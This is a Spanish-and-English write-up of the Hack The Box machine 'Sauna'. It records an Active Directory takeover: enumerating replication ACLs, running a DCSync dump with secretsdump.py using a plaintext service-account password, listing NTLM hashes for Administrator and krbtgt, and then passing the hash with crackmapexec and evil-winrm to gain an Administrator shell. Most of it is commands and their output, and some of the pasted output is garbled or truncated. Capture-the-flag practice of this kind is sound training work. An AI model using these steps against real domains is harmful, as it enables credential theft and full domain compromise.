*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>

```

Get-ObjectAcl -DistinguishedName "dc=dollarcorp,dc=moneycorp,dc=local" -ResolveGUIDs | ?  
{(\$\_.ObjectType -match 'replication-get') -or (\$\_.ActiveDirectoryRights -match 'GenericAll') -or  
(\$\_.ActiveDirectoryRights -match 'WriteDacl')}  
con datos de la maquina

Get-ObjectAcl -DistinguishedName ",dc=EGOTISTICAL-BANK,dc=local" -ResolveGUIDs | ?{(\$\_.ObjectType -  
match 'replication-get') -or (\$\_.ActiveDirectoryRights -match 'GenericAll') -or (\$\_.ActiveDirectoryRights -  
match 'WriteDacl')}



```

AceType           : AccessAllowed
ObjectDN          : DC=EGOTISTICAL-BANK,DC=LOCAL
ActiveDirectoryRights : CreateChild, Self, WriteProperty, ExtendedRight, GenericRead, WriteDa
OpaqueLength      : 0
ObjectSID         : S-1-5-21-2966785786-3096785034-1186376766
InheritanceFlags  : None
BinaryLength      : 36
IsInherited       : False
IsCallback        : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-2966785786-3096785034-1186376766-512
AccessMask        : 917949
AuditFlags        : None
AceFlags          : None
AceQualifier      : AccessAllowed

AceType           : AccessAllowed
ObjectDN          : DC=EGOTISTICAL-BANK,DC=LOCAL
ActiveDirectoryRights : GenericAll
OpaqueLength      : 0
ObjectSID         : S-1-5-21-2966785786-3096785034-1186376766
InheritanceFlags  : ContainerInherit
BinaryLength      : 36
IsInherited       : False
IsCallback        : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-2966785786-3096785034-1186376766-512
AccessMask        : 983551
AuditFlags        : None
AceFlags          : ContainerInherit
AceQualifier      : AccessAllowed

```

**Enumeration**

Check who has these permissions using powercat

Invoke-Mimikatz -Command '"lsadump::dcsync

**Exploit Locally**

**Exploit Remotely**

```

secretsdump.py -just-dc <user>:<password>@<ipaddress> -outputfile dcsync_hashes
[-just-dc-user <USERNAME>] #To get only of that user
[-pwd-last-set] #To see when each account's password was last changed
[-history] #To dump password history, may be helpful for offline password cr

```

no utilizaremos mimikatz parece que no sirve entoces usaremos el script .py

## Exploit Remotely

```

secretsdump.py -just-dc <user>:<password>@<ipaddress> -outputfile dcsync_hashes
[-just-dc-user <USERNAME>] #To get only of that user
[-pwd-last-set] #To see when each account's password was last changed
[-history] #To dump password history, may be helpful for offline password cr

```

-just-dc generates 3 files:

secretsdump.py -just-dc <user>:<password>@<ipaddress> -outputfile dcsync\_hashes

[-just-dc-user <USERNAME>] #To get only of that user

[-pwd-last-set] #To see when each account's password was last changed

[-history] #To dump password history, may be helpful for offline password cracking

con datos de la maquina

secretsdump.py -just-dc svc\_loanmgr:Money maketheworldgoround!@10.10.10.175 -outputfile dcsync\_hashes.txt

sin embargo no nos corrio porque al tener el pass una caracter especial hay que colocarlo en comillas

/usr/share/doc/python3-impacket/examples/secretsdump.py -just-dc

svc\_loanmgr:'Money maketheworldgoround!@10.10.10.175 -outputfile dcsync\_hashes.txt



```
(kali@kali)-[~/machineshtb/Sauna]
$ cat dcsync_hashes.txt.nds
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::Administrator'-H '42ee4a7abee3
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSMith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::10.10
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::AL-BAN
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:267b6e95d4e03c3d6fe1f8167984e9f7:::

(kali@kali)-[~/machineshtb/Sauna]
$ evilm-winnrm -i 10.10.10.175 -u 'Administrator' -H '42ee4a7abee32410f
Evil-Winnrm shell v3.4
```

## Ataque pass the hash

buscando en internet encuentre esta pagina

<https://www.hackingloops.com/pass-the-hash-attack/>

como tenemos 2 hashes recordemos separados por : utilizamos el segundo

Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::  
crackmapexec winrm 10.10.10.175 -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'

```
(kali@kali)-[~/machineshtb/Sauna]
$ cat dcsync_hashes.txt.nds
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSMith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:267b6e95d4e03c3d6fe1f8167984e9f7:::

(kali@kali)-[~/machineshtb/Sauna]
$ crackmapexec winrm 10.10.10.175 -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'
SMB 10.10.10.175 5985 SAUNA [*] Windows 10.0 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
HTTP 10.10.10.175 5985 SAUNA [*] http://10.10.10.175:5985/wsman
WINRM 10.10.10.175 5985 SAUNA [*] EGOTISTICAL-BANK.LOCAL\Administrator:823452073d75b9d1cf70ebdf86c7f98e (Pwn3d!)
```

evilm-winnrm -i 10.10.10.175 -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'

```
*Evil-Winnrm* PS C:\Users\Administrator> cd Desktop
*Evil-Winnrm* PS C:\Users\Administrator\Desktop> dir
Directory: C:\Users\Administrator\Desktop
Mode                LastWriteTime         Length Name
----                -
-ar-----          9/14/2023   2:10 AM             34 root.txt

(kali@kali)-[~/machineshtb/Sauna]
$ evilm-winnrm -i 10.10.10.175 -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'
```

